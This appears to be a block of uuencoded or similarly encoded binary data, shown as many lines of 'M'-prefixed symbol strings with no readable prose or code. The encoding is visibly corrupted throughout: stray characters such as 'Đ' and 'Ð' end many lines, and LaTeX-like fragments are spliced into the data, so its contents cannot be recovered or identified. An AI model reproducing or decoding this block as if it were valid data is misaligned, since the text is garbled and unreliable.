M2B.R6N!&&25!0^1T=+<]OG!%.*.+7<#B;`50]7<;D3RB'F[TJ*_\$A?G3`A_D M: "9_-VN6@DRCBYWMHK60`TDU#V6.]`CGJZ7G2UOF-J670VI<O:^UB)+KIX9NĐ M4<O_]T>PX\$;_W`IZ\W5I!I4Q8I(#BF:HPV?M5<)^G)#_7)80\$@P*!K'<HK.FD M)I\$+N>^O_N`^D;*-*.DKSN/Z.X/TG`]^]@<_84\'B;>CN0ET[A'*6_U)!=5"Đ $\label{eq:mean_model} \texttt{M[O,6YDDUU/_P\&L2S<>} --Z\$J!_>_8^CBOP9W\&CKBKS/1G@M7KH4>"*8CSQ]BDEARCHERS -- BERNEY -- BERNE$ $\texttt{M_\$"RGY\$\$W]} \ 2.; --8\texttt{M} \ \texttt{AX[,L;L(7/FL\&\)V\$:+;OF^=97-[E/[/_F5S+WN5"CD])}$ M:[>R4ZKWB3+DHH)HA0>8SWZ\$D1!U<#'WW'Y&1=3L,5U\$6LM6A.586-Q;-@R,D MV3_LOU%,>%8@Q%^7E3L1Z3TXI5#1TPGJ\$\$M@W!HW;VJ=,;:5H@'<U*&E_IT?Đ M3(%7W9@=<1,TG083PER\$T)]_L"TVC&R7\IRY]IT1.;N-FV6,!>\$1ZY7%_9!_Đ M%N;66XWR%Q?8X[ZGITQ67"YDJ5]P>:AM[*18`/"LD`JL'&\$VIB2Q25*DJW5XĐ MWY+Y?D%E89,6MO!8((NNOCN6G,U'WN??^;; `+^O)C>UZNL`IR?[QM`[WU=M?Đ M-GJL.I4M:.%E0ZQK9+:4\/H^[2;Q=C8E.R#DX=26??.WUJKK`\$>^>+7S._OBĐ M<J\\FPQ'5?=6'<\$K^[3!QA\$Z-<-GK\$88C,A_+^B%?G_!F\$61D=+;JGQYO(9?Đ MTVK2D>V\$!6F3B?0#U[&?Z>.PS:4F_!S?/;7X8RMN81W@.%7U]>-7ZX\LY<4ED M7U%3QEZ-&\$Z8(M[,7G/YVO))NDC.RRULZO8DS/4*73)MU1\<OL\$4<DA)SFJ*Đ MF`"1%CH[A^>1_AU_I*-8:7?.K1`HGH0=A[\RSBH9`FG@W3@*ID':\\P4KMP\$Đ MV<".*F\@1@W&`,_6*3;W'XG*[M_=R+/@>/1Q4SN4H_\$^_:^(=SL(KA6V/BP%D M2*O()>8`M%Z[NIW*;?U>+E;IFB[GNWNJDU%_.AJ,_^<\L^%D;ZQWR)N[^U[HĐ MECONY)L7QD6BTY'E41-QA/=9Y,;AWUSS@5U;Y<0=QM'1/&W=D()+D?XS.08_Đ M.9D//OFJG7!,=9'']<O=`02/&65%>:%O"L0FLM9.E<3VK2PU&8%=IO.="]\$!Đ $M/_AS\-'PD6\#"9J-OEL9N_@[&4E55A`E\Z^LM)+]BQ'WR(?!L>YU$\&H4_?W<D$ MF9(#SW0XNGU8E\$/5TY>(7V1"WOVGX/#"#G\$OS;LD(5.YX(U^@JUHX9F\H^#<Đ M"UOQLT'D,YV;-.*]NX&#G6-.G%4[^*EDY#G?R-/TBJ1FY+I@+8@]977KG0?FD M9%3Z6N&XC/F[D53LZWK1K\$RNP]).7:0NVT00WS*^]"D;^]\1/TOH4&)_7B2]D M+:BKV>YR3`=),CK^\"4^+>KC!RA%;=LF:Z4.N^_JH&>R7![=XE!:0/"[B=D)Đ MEQ=M01'"!FSGKVV-R]6N9OW"TY.EF?P5[4&J6+C-2@%QWSWT_'?^=YX&)4W,D M10\@[DD&&LE* OZK!>PZ+=.O(00B@Q![1[^;2%J+\$D+0Q.M"&V=^NB*3N<!\D $M = , 'C617, 5UXIFFHC'' < G > "H^!_Z:S[Y^(ET&)#J#=#Q?=)RS_>)5L8Z0=;^4\D$ MRO;+FJ128Z!4BMW/KXYM8#E)I1.):Z,?N4E[#!9,=9(L8R'Z]]Y@H(M,AOUDĐ $MLZDA+\4\#VGV5X[\%WF78=^2C/,*-^G\&"+:15B!6X!$"K;>G!2I"WK:@FAF_TD$ M5H/*V[/ENH26"I+[/^,M%".DB*\VI:(6BXX2&C_\<C]V#&>ABH^./E3+-:\D M%2N:2.J,[Y;-4V5Q6M>O:6BYC3*/R]/9LT^1:T!"\V!*_NX/GXUH""9AR 8XĐ MS\$=[+..[%H9G3>R@JIFA6O>/W87M(6YRNU^/HQQK)U74FG>X=OX&_K@'GVQ&Đ MB:,3\$ESN6(P+XZ+YXN71[,6NUY)83K]&I?A)3K]]G9AS*O^:"*\$SGDS42:5_D M=,G9>&F4[)P:+T.,X%.<7"&B6HM]9'MI&<+JQQ.G^:T7API\$<2_G_5UWOIHRĐ $\label{eq:mv} $$MV?<R3$S[6(&C3B2_D>,143P1DS4&U$7WK41!K!/T%`YCM)0L<.N=/`G*JPFD$$$ M@P@RDG*V?-%>FOB^0%A%*G GH8:/%(N\$W4&/4XW!W<E97X^VC5%O^T=)05`YD MH.*"'D&/:"\)!])[,GZ.VX9B8<A`6BN:__99XJU.-\K/"RR'N0Q+)*1.V4P_Ð $MVE^S4S138.NK_) % < N[B:/G71BYVP4@#>K4M1(H^]%.9P]! \\] K6CZ & U-'- \\ E*D \\ I = MIN(H^) & I = MIN(H^) \\ I = MIN(H$ M##:\XXY2,_TR3>/FA6)1\$1M!A<;J1-XB?7)OJ,_T<5K&(B23]1.1N@TC*%-@Đ M79.N3!_N(_6TM]-@T6&HZ^8SAN"!!94/"<?E3U8AT34%160A7<^3#C7.Z5<_Ð MW]B*IKT,6L\:=1,'-(1;FS8E2_Q==2?__8M0!6BPW56)@<2;HSE!4RV7(Z4<D MW\>-.5>F1ZY/:>GF'6?&_^/MK:.BW-ZP82D!\$5!0.J5;6AJD&;IA@\$'I;I!.Đ $M^{JO-G*@64?}MQ;NE.O-H<+=F?=G1<5%JS"+T>/J<57BQB/O?VMK4$[=<+4D]MO;NE.O-H<+F?=G1<5%JS"+T>/J<57BQB/O?VMK4$[=<+4D]MO;NE.O-H<+D$ MI+\:>]F<YNB/'/*5ZJGHHEN7XP=LEE33JOT%_SHME\1R#*A!3NB2;*M0(+4-D

M./[M2L0%[''9HF@RU<N!^,T6\UXUUD/\@:RXG1Z*Y%^KA@+#G[Q^H'>GA?RVD MMG%SF=WELD?>1IYGO-\$\Z;5:2>[)R!-/J8[9'>U4GV/;LU/IE+SQ+DQKTBB_D M<15, "K3',:('\$E1US6]40S3^7@PLB*B*4[)!BVFP\A@F1LW)+6M)Q.,D-^\@Đ $M-3R3_{P08}$ TL6SW\"7P@>H(NH3(C\/V_6(VN*'(^TJ71'D*DE;_JW-6Y*B&A9Đ M2=UN1DZL/OJ;<_S'V&_0BD:NDX9WPVQVYNQD04"@6I/;H6HD?\$2Z<,)3__))D MJA^)!C\$Q,3`G-R8T:=3)>\MN-.W60<:V[6SX6IA_1>'#AI,_9(J:8RE:NWG&Đ MV, !FM\QG7(N1L'*'I0[R1N@ /H%+UI!L#:BPYT72YJ-^^*Z:\$T%'7Z/I(E9IĐ M2E=H?_S&TFB)C#OSHG"(UZ.AI_:)Q\`;Z".<\$X^GC+)*#_MXE]_G:HZ5/?0Đ MI!;(7DW\UED[H9SX"5GZ[<?OFQ(/%%:#K?_;G6V*N"'0JOCI*T3Z,N%(P)MLD $MF_J[-1/L9$<.6AHU(>1YOK,2)=1)C%G'\VAO/X$0[WA?:G[DL1;"B9#RX'4SD]$ MM_,J+?5F^,=0E1C2;#(9B7BHJ-_^0]W+`,Y/D>W1\+5P+(_RUW24IDRY)@-MĐ M9:6E'HNZ7U(XGJ.=U^\$@^JZ6&ZEW=M"=7@Z.]//.OK8A6/CLQ36W0\$'ZG[MUÐ MFO5(R"J4Y_883<"4;>F<G1/R<O/,?*G0,>"J1"ST-<]`BUS9PBMV!WO<`%4IĐ MF95E3Z1-&SL&X8M&]NE)ZW50?H`/XG^U.:+"10FW@&&\)+WPIY]'>B0.F/@1D MOC[\[S\$/\$%F>BB*.XIAS_8^PAZA:><K^Z=C00L56%W'K%%H>YV!S2R.\T=="Đ M@B?H?X25G&/\W)#7@XE+D]ATTPN04&W!27*O&T.1=?\G%."2I.!#"8N.1,I;D M\F!"SQPRY0SMW39+:1-O(RZ]/9^\&!NJWY_<VBUMRF(0H,#_GWF.BAR-_L\$FD M,/7#L,_5%>:4[Y0<_Z!6;)#RL0HMU4;A_=^*4J)OBY7Y??QO1>N)OX:'QSZZĐ MTBR8-W.(>-X#O'S=JW/:^OJJHG[SYKV:!U76&;T>U1@9`H/\$#L?FP.;F4=-FÐ MF7OS0:B=<)Y6PH\6)^B!N,]VR=Z[1W;B0LAO_[-=*L5KOV._"G?.103QNM8\$Đ $M@?S'-FL5!D'"R6F7T6VXN'[[=\F;<.U2.[M:LI,+O<6,(J9\M.-"S=*\'$E?Đ]$ M'?F.(RUPNL^KEJM&/GGT"J>N]<KYM=+_2`-JD_COKQN1#=F%'(J!-1<2KE5DĐ M9Z6S"3E3&U+<<Q-Y3*(C4MEH26Q:%I0C7].GCEK;T+6V_^RO.L@H;=H\SGIOĐ M5=;0+Z?=5UE5PDN=A)^R1[*;\3FB4F_FPYGKQ8N*_YT+PV3^1YK?Q,C-+>-.Đ M7KRV\OMF#186G4=7D*, CK9L9A35:M=5POW78Y[Y51:8V;31/LLO?]L+2Y"NLD M\$\$KB&+LJ:X\$Y2LIV:T*+V"8JZ56^\%0--A3!;W8\?A\HF\#).F@L[<\[(Y9/HD MEY2]P_7P),5D^<_D\\$OP2UPQYL#EG<I@T!Z;\5!QXR)OJ=>EP^R\<#_G2+7^Đ $M\F)$ \$*\$E_":IZ+2GT^O'&WX&W(BB-M\"CG0+ZM6=0U\%.MJ-<6:8=6V)L61"D MP\[5;3%MVC9(?9):\J"Z:)FK&!>O(D/<[W^FHYAA*W^37K80B./-PR<?59[,D $M]J, %<+YX?0+6Y)V"(!MO>>5"G7-Q'TJ[*NXP2G-Z`3U^@,T=2Y?C#9R.YK()Đ$ M3PJTSV5"P-]<A>3;++.<Q&C_\^'3R/+T!YL(0*M!MQP,S4_"D5M:;MO(QD9KĐ MVIOQDR!KEJ_#2]V=:GDIO49%DCKM(DFI]<-".WTEDF1TBMC)3)ZO71*E?LC\Đ MSU+50+,N04C7JC5C2`R1L=EWDA(]W^'G1V!7JIB=:>8UD1'<=34M00@E7BO=Đ MO*, A.JE^RP6:)R-P2!29+WHD\H_LU.^G(4YYNBI`(UJID`7Q+%4<I6@(NM#1Đ MX,'_O8>8L_,;(W,38Y"4A;6)\$YN%S1NSNQ=-"760N+F)D15(_8V%K3-(R935Đ $\label{eq:mwm:l_^LY7MX} $$ MWM; L_^LY7MX] > +BX?KWR\G\#_>GW)\?OWE^Q<O+R\G`_8V; DXV; FY.5YRO7SPD $$$ MDN,EY]UA%"__+U[G__'AXN3\QI&"XH&)K:.%D=W_^;B[PTQ-__X0O__/D*5Đ M%:4Q'Q\$]NOL14U9&007!`R2*!P\0M=\$>WOU/DFN`_=T+@I.J].L'I8,DVW>_Ð $\label{eq:mh-o+z#@} \verb| MH-O+Z#@] > (\#U_?X?0AP3&O'=?Q(Z2VH[J]F9.KN] < 31YH&!AY&CG=/<;A9*ID > (\#U_?X?0AP3&O'=?Q(Z2VH[J]F9.KN) < 31YH&!AY&CG=/< (A9*ID > (B9*ID + B9*ID +$ MJ861B>\^M\.#!T.>LA)BZN\,]ELPZFUD-9: `GH=.L%,D\T8\$BUDI"2ZY9X_-Ð MOW GM7PKG\6.WC5\$0',D*V\$G'-O=8ODL& H`DWWD0U8`D4C,=,.(8#\W44R4Đ MS`=V=,N7C!D!<FYCF`M<SA?N!RVV\$[I-YP7Z9I^(C-0G4JP&&^!%?'LM6X5\$Đ $MW*UVX \ 5 \ 7 < 6 ?? , D7MM - 6E > \ "^O' 0U Q > 1L #D G2 [9XEE + FG&Q = 4 IUXBU , \D$ $M3X\J[*_W9@8N4*^T:$C(4H7Q;EMSGY+\C_,@"!?],',R?7V\H2"?#H]]!FN7D$ $M;/R.PL;D=>"=[H3/>OF=\DH/UCO5P"F-G2KB\HJ:*@OUY(`_W2MH",S4#4H_Đ)]$ M\$A\$7%X:^\NVE>S%%3B[2[Y,[NNJV73\$V(%N[XOD_L6,:LNW/;U[R/CZX!TU"Đ $\texttt{MY'/=0V?"3T.[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)N47>"ML?6<D4.)WIV[E\&V2)[DEV2] } \\ \texttt{MY'/=0V?"3T.[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)N47>"ML?6<D4.)WIV[E&V2)[DEV2] } \\ \texttt{MY'/=0V?"3T.[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)N47>"ML?6<D4.)WIV[EW2] } \\ \texttt{MY'/=0V?"3T.[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)N47>"MU?6<D4.)WIV[EW2] } \\ \texttt{MY'/=0V?"3T.[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)N47>"MU?6<D4.)WIV[EW2] } \\ \texttt{MY'/=0V?"3T.[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)N47>"MU?6<D4.)WIV[EW2] } \\ \texttt{MY'/=0V?~[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)MU?6<D4.)WIV[EW2] } \\ \texttt{MY'/=0V?~[IQK\backslash(F\backslash[)"0N@WH_O/ND2K>)MU?6$ M=P\$+XRQ"/7"2/D`GSC1C;<P>#E#B'VR[\JF;77*+1`8/[C6UO)IXVD?Z?6^MD M\">Q[;33UA!HP!\$KXGQ^!;YY^/,*E@=L@'2WJ<FM\$?S!8I'1]!K.2S>0JP,>Đ M4;P\$()I=1,PG".U&7\WYKJ0TW<0;]RJ_YP:=P\$X.NA>]4IN:9WNV&:Y0RGRGD M6P[:]MUGDNMOBI5(TF[110^`MUT*!^=`;,9J3(V`8LZ#HK9#A`N8KW=ZT_6RĐ MYZ3C8#VVX.18P-5U;##;SWSIJSWJ'!+A7C0-+*]'Z[<EW^2#E2Q>O\:)_OQ2Đ M)(:6.0/Z?0B/00\$N['!MO?OKBM3*Q(I!C]7\(J-B@?JLO^5_00M<Q*';H+BKD) M+I\$;\XL=7Y^9EHL;IHMR4+SSUZ%7>N>A/E 8?Z[4-#DW6S.PAC?:NSOA4ER3Đ M]J6U09L16NE"7=AM/=*L<W07>_/3=TEBH<6DK%3/5>0:H#7_V>X"FEY]V'HXĐ M)/B#S&NA[FI#_=!%.E)P3Q.?K5[9U&6&Z?FSMLI\$?AVHL<G-273ZAC:3SX^(Ð $\label{eq:mzt,mua0w; *%-](.X) 2B_W7>C>2M?1EJ*PQMQT`Y6NM^E-P6^MQ7^C5<_{'}]O/D$ M1B>#+TI<DZ^_%8?<;B>8-E")1*X0Z^F_P?.!OO44V_TY)BYT;-']U#\$B,>6%Đ $M,BXR(_HR=1ERR%^7\#Z\#[F51V27$Q2M[P(^TZ2.AB?.Y\/A"[;/[J&H<F7>WRD])])$ MNU\$-UGG912_EC#:T>>UXI:_[T/,@&KN)S4"W0=JKY\9?&FL>"9NLGLT;>NLJĐ

M<H6=MN;S\$_-0WVB7]<I3^.O-,MO\6DR*^\$4@Z.39Q:*6;X*`TUS,PB*JR`2IÐ MT&D&2.Y,.-WXW7M6?<>BC,O,]`QM.G*#HZ@OETM:P@SH)N=LE[+A(2++=]^GD $MGM>[(Z'1SON&K6D*_@,XY1&22IH\Y`&-S7,XG\7<MNC6?K\=M<9L9G=XZMR_Ð)$ M*5#V;836"GCKVR.).+R68[R=^OC\K^"G?0^=!+1E9H?Z^(%_Z)-WRYD3_-!7Đ MKZ:=S+PNO<X_*7%,'E6`CM==!-\$20]INR7V*O^'0WT):;^&&2PD70*+!8'[XĐ M4M.!CWD+"6,QS\?TTDKR+36D=,+.YX"00]_VU(:U^A^-6+OKY4\@]^TM:5(HD M-=5W&.7*3\YGN[V/R@[[=AOP3Y=.@O=`+&V'NX+.0TWS^TH B66PR/6*O+D1Đ $\texttt{MH}) \texttt{'DA} \texttt{[=>4&Y;QA+$!:^+$MM\#NTL:O5WC\#G+TEV/^N^](9V!7]M>O^!)E?/V(D) }$ $M_CM[Z?VQ!2L=\#R]P$<VPOGWJZF,K>$1*G$P85?YX]QBV1,O0L.X;3.<math>\#I/1\RD$ MN\$OXU%>P^!T_VBV^T8%1N"=D\6*.)L(K^JDPDTB@P^GPE?>J0U?)]=UGE,7JD $MZI\2]W4_@^*?HZ3>19='!4;9*)C<'*FU/;1TEOP.]Q@ZR:J/2BR;(OU9M$!D$ M<35!PR8ZTJ[\$[];QHH1\U:IM#86NBC3G"37Y<VL5E+_"ERZZ)_&@Y;O49SA2Đ M5(9V<20!X+WTLO!>G:S@ZNW[#8U=:NH]E",1-E@ZY5-TD2G<Q\+;:!BADU4OĐ MX.WPQ;1TOIF]&YFAD>B]]&O?4F][]>J=M=;!PVT*X[(-\C95*FI<:>P6.Z'LD MBN/(6H]QI[9V_5N']-4#:##;>>+G6U9JRC?`+OZG1R(W'_,\$?(X5#C)];]GFD MD<IN(FH6/7>%UKL/]^MM3PA*.`^:1>PA4G&WI^F+AK0WV^EIZGR*?>=>KT_:Đ ML847%[S66CV_[I(YB_P\P6XH@Q8G7_/7=#>BDO,Y1GK#]7?E#N&9="6^PD=,Đ MASQU124_!P_;!H2.-I'<;D#>4]P:FB(;%ZTDOJRPQZ=UBRXS-Q4)\T7/%]19Đ M;9)QJB_>0['#\$0[[G@K[:S0#^7S&S)\BX\E24.-1'FG;O<(F'KYY5'C)9BV*Đ M+?L=EC=TPP;V?'V-F!?E6'R[1\$=Q%).633-#\R7A6AA7[ESEG=_X\$4_8V>.0Đ M)2\RCKRXH?C7QT^%ZVY:TIW=619/)J^\$7K^H7+Q8\16&IM_TP:ZDO2=!SMC-Đ MFW.327;GQBGP%(>KR#.+#[=;(NGG%NFFCC#B170N-^B[X]_H;,_>=7N''!BEÐ M5QX*K\P?-I*W7K^[V,NSY4A;NFVYFL>TN[([N);V&H4="K6Y;P2[71<*W&:2Đ MFUD"@9?B9&TZ)JX==M>H;O!LD>1BU[&8U@[OS@3AN9M4.RBSVPJ=K=N4;^\FÐ M8>?HEL+2T:N+4X'!RR`Y+>&XNHOW;DW\$MY#(8FPAKPO>,M^'0JM;4K<0JO3CĐ $MC>A'E_]1`%U%_A9^$&5XR4*ZJQ/!Y*,S\3S=6N^($_F-^P3,[,093S6<E;CGD)$ MV[FG+ZUP=DC?>^/1#:6T-&(W45\-P46VIC@9*;\V_""N)TB3VYWSA%PLU1LLD M2D): 'SFYS+1E=9C)O\&CHJ8Z])E):*!K7>V>1+'U'6AS/(01I]<LXN+P9'>OÐ M4WE=H*;?JNSJQ+24DQNWB*PYXSFZ8,O0=;_OOYN';<=-E`A\NVFP6.`\'"P]Ð M/Y9V^=T%XW9-Z]"QJ'NQ%GX3"G(O4Q*&F^7%0]Z>']S>O/7WO?0<<ASR&I.\D MV\$CW3KTZ:W,:%#H!7N9Y28JE7TKSR\$Y@VGFNR;XV80^6>QGEK(V6Q?Q/:M0?Đ MV([2ML[(G,W/K\C_^EN%3Y3ZY?;M^_>1W4.VNK=D9"^:X'.^=5C3O)YCO4J,Đ M5]T&W]B:/#8QR/G<-:2FNTH_M_B<VC[^>7/<[PDOVVJ8@W]-M1(2OG2Y7;Q9Đ M;)W#^YH6K-IV1@Y.1.`>%V*\AV4)%MX7;3[?O;O;IINE',Z&>'H!]-(W-ZU3Đ $M(F]:YIF\?\&Z\%0@Y"?(ZN91?4XDNJ7FZNM5U])/?Y3D<1Z:K4<$/K=N/=ML'JD$ M-3Q&0B>P\RQ'Z'BSS2LK63<A@.RH:+JKK.6D\FJ8CJ2^&WXV8'JK2MQVR5)7Đ M'WE5SFE%YK^FU+(=<%4X!9/.@`Z5M>Y,NJ@2"(MMDGOVWM#IVML<M?_\$_'=RĐ M'2PZ 8[,E/\$;;OEK9C+\$VXFCF#*]=PYN*3@ T?M@E-HK!964.NCHTO3XWZQNĐ MC[]FOT**_E[=L!<MS+OT"+OQ@3NM&[GIUD8^CP1)>:SSII\$'=1_`)%[\(\$VSĐ $M; \#HF[-1GN_9RN[JX@=2D","/B)62O*9`U_1M_?U\#XT'K';Z3O2&WW*U9'?18D$ M5EY9#35LO/+,>@TOB9<Q0RN;'2Y:;WN\$H(%VKI[8"X?"ZT>H!XNH/&Q,#:?FĐ MZ; %>1RVV9S'DU? "KKMMK\0.`[VKR?\$.5Y\\$N"-JV4.<%#6D0.<K!KN>\$2S)IĐ M12,SQ'JN<[;NY\$Q<7ABUK0H=!"_!V0Y,0)>O+NI`L.V#7?BXR\%SM]8+]047Đ $M\(.D^*^HEH<V1K?G^JYO66\#KO^C7C/\%@(6&V71LV`MX;UD=\#;SW6MT)(\#WS3OÐ)$ MYJ:5_;;U0=_UO'*;ZZ8\$D5ZAB^PRI[;K9.RFH<OH=*>V<[7T`^%5]I"#QC#LĐ $MQELX=EJCHC! \/ G^{1"^X-;8!M=*W_#9/Q3N}]ZKLXX6+&4A(VA%^)JW^*D$ M1//["T=K?XT>9**U\CY@"OK*IRK%LHK[K5#FTW/7H%LHG;&-<#(T(.I#,1W.Đ M-90#MH:72J9`8^,'A@12ZFNPG4B;P=OG%[%ZQYCP42:O._^S,-TW`JMH"]JCD M6'Y7=053:?)Y:'Q8''DB/HJ+@Y'^9!_JZ^8]L%4_Y[N\I2CH.H4OU(&08Z:YÐ MF'-V#G6)?AX==<91\I.OR7T%6G&^SU1QWI(5(GR%=BB`;2=T@<WO:@?MH+J8Đ M%VD\]+DFY@&4PH?L+C>TR&%'!@UKJ3]EZ9J6M P'H1WD/B<=!^?XPNN#K2=3D $\label{eq:mass} $$M\U_7TE>QRGS["TJ_3&'ZMD$/A6>]QV/@J_S^Z.G8C1O\;N?Z;=M8Z><I;Q=.Đ$ $M(5;KBV?)MH?;0QH0X=M$4-.@;$UCBBHS-/\#MR37^=773,;IO9T.>H.=`A-7:Ð$ M_=;%":KOVT=N6])HM_9110E7N^1]07E&9*VK;YH_F)_4]IVZ1'64E3AS.JYĐ MP\$@C0'*^LFQWVS*PD^>"A100MU&)75H:\>A*..+ZX<F9D7-+UIW'9\$,Y\5B"Đ M1Y; 2DHLM[M^>^C9YMOZDFD+O@=WX[LY\$#@@@7JQBA&';GL]T9WLC.M(8BV_-Đ M7GVH,\<<'`I"7OLV#BEK==K`?;(E?!1IE\9SMFO7T\$VZ<\$P);[+"33N\$SP`.Đ

M.GU-E[QOIKRRKE*&FE;O5J-(AW?WT*4Z.W`W?LJ[^V)^STSK?"'U]LCGP@1TD M>]L@#:^++\$9:=KO&KH.5#TA=7&;.*K1=;;:5SXPY+'GR5"%JSAQ>H_(6N*SXÐ M.?\$;>(S3AGIN7?RTF?=:VTKYT/+S\$AM4U61_U5T:V;G.;/L.1"ZPY7U^4-<PĐ $M@9ON(Y<ZC7<V'G^>@8@>1FV_+_1>,@D]^V\P-UCTW:[[)3Y.U$_6J"<<Z?T^Đ$ M0?B7[IEO`MX(.2SS9I9A!YEHPQ/*I:F](JZ/.K[XD2PY8W<[S:P0T'BR?%<BD M\%J'L!:;260Z,`;'IC;30K1^C6W'#7J/N;&B3_'&M8N.0`FVZ.L2L))6!E-WD MF[.Z/8\$=TL% E-5[MNU%EIB] B8@.@DINRZ]N'F%Y*@'\$4%A:AXI?[BQS>\)Đ M/_ODP#?[.9U\5F#>COV^134?!N^?.>,H_@EM`\\$/%T;H?!O2WS:ZLG6YP7>9Đ M#N)N#ZD.S%K/A[T/\N8W6Z\$G%S=+AQ>0?!ZKSE6Z,N+HR)_N</PK@:OT2YK.Ð M2O6F@ODMKTM3PEZ[ZTEOV[/QK>(8]#!K@'O\$JSPC00-+JF*63Z%2K'0^"<(6Đ M3#_*#WXFBLBES'H^HOZ7<JOM4[0J<DH5[4.\$HYGNMFM-'^QSSK9.D3*W%B[+D $M\$^{k} = K^{-2}, 9(QJ) \$PIFF: F6^{k} = K^{-2}, 9(QJ) \$PIFF: F6^{k} = K^{-2}, F6^{-1} = K^{-2}, F6^{$ M_)V.G!W@,2IRO8V[M7`2,*17]_.`S3?"<S7RNG*NZ8C](-0-7MIT@6&[Q#SUÐ M2/;#+;Z!W!>?V2D#_?#E*5AP+4^M30"T;K'*T?=[FP?<INUD\6PI)-)]KQ?IÐ MNZKDXM&%G;U;R^'#"UG?BRR!QY\$\$YP&#UYMLEQNO0<MD@FV.O\$OE6P:P.N&9Đ M!3B=XM#D]2PY24.D]S\$<UF3F.QBC)!%\-]B3-V?!Z3\$9U\QMZ#?);<O\%S/DĐ M:Q<%@N]^P/=.?+Z1>G\[2=&H53=P*MQGY^]:`_,L7KJVK>]OHQZ8'5[C7"26Đ M+;FU05.WYF]\..A>*K1Y_AA1<DW?3^AJ@5YH[1X>I[*G8!'=J)CRHI.\P>ZQĐ MY2?3_,UTR4?[KO/(MPU^BIN9/_O&E7KO]B=-!\E7D_3W0=+G9%#JS;ZCCC3-D M@YU1)+GSMNLY^8#LJ/W)*J;D+^Y"5T_A)2#J^JT+K^LYW/!#GZ_IL\R]NF5TĐ MP(:KUKW\$`W21\]W=0Y\$?>8>.%_`9X\$*KK^"AY8U4YT_YLJ)T!40<\$\$7]A>-SĐ MB>@)AV]/>:J#MN#!%MDW+>(7DYZ1N%%+WF4",.TV"?I6=';<X]PEEX.RZR-OĐ $\label{local_mathemath} \verb|MMTLJWLN!7:8+i#(H>$`OENW6R4ZGH>UGA?0NYJ9=R]; IG$[Z\#:GTP0!;4SW\D]| \\$ $M(\&')I_{,\&}L\#:8.;SP^6@UVU^*_OG)/JJ^W8_Y<IJB,_1\#7Z)WRAR.[3M_N*-Ð$ MCJJ, (WQWSNOXJ/-VOD'DF&YA8RYMDWI&Y*1HJWG0<_?B'8G7V?.*ZY6&9./6Đ $\label{eq:main_main_main} $$ MQ^D]) 3EC6 \ W'E! < G2_: 30E = \&Z > M \ : < "Y4R7X@OY!XX57N_?YA5?] E > 3MCQJ1D$ ME82.5`&WY<7#]*BS0Y\#%GC3[CQX[MJQ1*T%<=?"6#I30FYY?.W,[^'?D?/RĐ M,_^?9!'EZ\$+,;7(@>IDWCR#%J_V2,J+?EG;=@H/VG^UVOW5_VHM3K'>>#L^5Đ $MG@2^OF5_CS>(N_27X])SA923VS6T?3A4S=;/Q2,)BWW^]RB.H6NM1(+'+FD$ MM+ ``VEBZ71G+GMCI,TT/N:T[OCVX6HVT5[KLK6O`N#WHYNTN?==OPPK54!;VĐ M.A_+,WR/E'Y1<S"7=A-9V~39(?CNG^Z~EOY3PJ!MHNOF/?EQ^>&5N-O/X'3'D M(B5/N(>3QS7)]4!<\$\$ROS>EF"[_-9\A[YF)^#00>@5UV:^"]3M?`1'ZQ-;G1D $\label{eq:m-def} \texttt{M",-[S:>JO^RZ>.ZJN,P!=*-T/C_5>N[C]C.>MZF*?!O4Z+B+&K-?-N>U4[4PD]} \\$ M(BW8K>_S+20MEJ%7T05+2:_U)\J2^CA-C1!*JN/R94XW@-][TXIL;7#Q`JN.Đ MG"?]=0%6=\[Y\E1)W^FZ?VJ^''JP?^L]P'X3,9;9*)ZQJOBTG>PTU9'WTP("Đ MXA%[JH`AHSRROPI:T.55LY+H:P(2/"GOG;".L8S7T<L).J1TCQ)N1HNCJ(.4Đ M^:\Q*JZ>IPN1E)H)?[/,+6^X>B?>X_#Z2>R023J?3^5N366@WFV6N*QK)9<(Ð M]9,BP-8-E2?V]5B`UH\$_N?M[SV67,NTR]=G^H:"!3>\$6ON.N]R::(0F\D#)6D M:\$XG4^TC3HHWZ)I> KT>32[303[.S;00JY/C.N^6)?\$#WL]7B2%QJ-6'SZ<QĐ MDA6_Y1*00PD:V%B):4:'6[X\?`/3,&"E?G%D\^,(PJ1T:>BVP>8[EFN[N1G6D M>\14)WR4H\>,!PDYG*>[6G ADW9>K';,*K*1?:.6==UVR0?W;@G9JHAT"NEVĐ M:3A7JSGFH)DI&*PP*!"<@JAA61`>O%/)FQ,>;_AYN`;O#\W'C3AJROE\23J%D ME\<9\6\AYAYD5FA=:'I;_6%Z\/%B,K[IZ_/)(^</J1VWUY/;:XF/TH,ND5>BD MA^2^43E/R7X0L?]Q^^J1&JEP.ZA[K'?LT!/B2MG`UXKA,#/D1Z+_ZE"+&RK8Đ MCGKIN=(9L+N%%B(-?'_KCG'-W./30W>-W)ZVQ+GZ?+'?X])7Z]KV`N*#KCE]Đ MZG.V!JKY#&]HK);ET33C2>Y16MS^_+#(W5GQ)6AHGN0N>)=Y%__S"\$/!&#\3Đ $M^*; TKL!V?6R2ACGR$Q^WI< W2N]]+>.6T!QI!:&,=]Z<1D4X^\16\^C6*X/<D$ ME/Z;:L'`8N1+))R=]]QZV(UY@O#3M3>H<=ZWGSTO)^<6=A!N7UB7C7]UZ6:CĐ MUA,)F=IZM-M]#\$L7UN%#F[U:IV?NUGV?_F;S^Y"?WM\$9V6E#[V),FF-?8C(RD MM3`*DWQF4#'5'BXZ=O>Q4I6N'3TV,42<XQGR\$TY*NK+WV.@J]+M,&U44D!^OĐ $MRQ&11?U>^&T0 < N^*->WF>WOH+OLV[M-/Z(]EWH65W^7YPJW-[EP1YS?XTD]$ M. "G/8OP^^8:?FIHT!&[^Y3G?H[L@&)#P+0PUTLN:+.W%66RWOJO(2:'(0>NFD MRY:W^)NC-J<6\$]\S[&#PFV14X9;K0>EY)OBBB(L=#,;FB+UXP^JVH'-+L/@RĐ M\$->4R2O#=ODW[VO,7100]?;]NM\$2'6:(%;BC@DHD;"VF>"YM57@?U:?+^XSIĐ M4`3!>4"M7'/E::,GI=4,]8LW`U,>LIH]YM>.Q3=(MYS-PRDZIZ2X\1G*].3"D M=%]#44.Q_W.?]A[YD]\<OEGK_GPUX'O>JT"[M&%&W7J3-]1\$?A-'88>K=A%[Đ 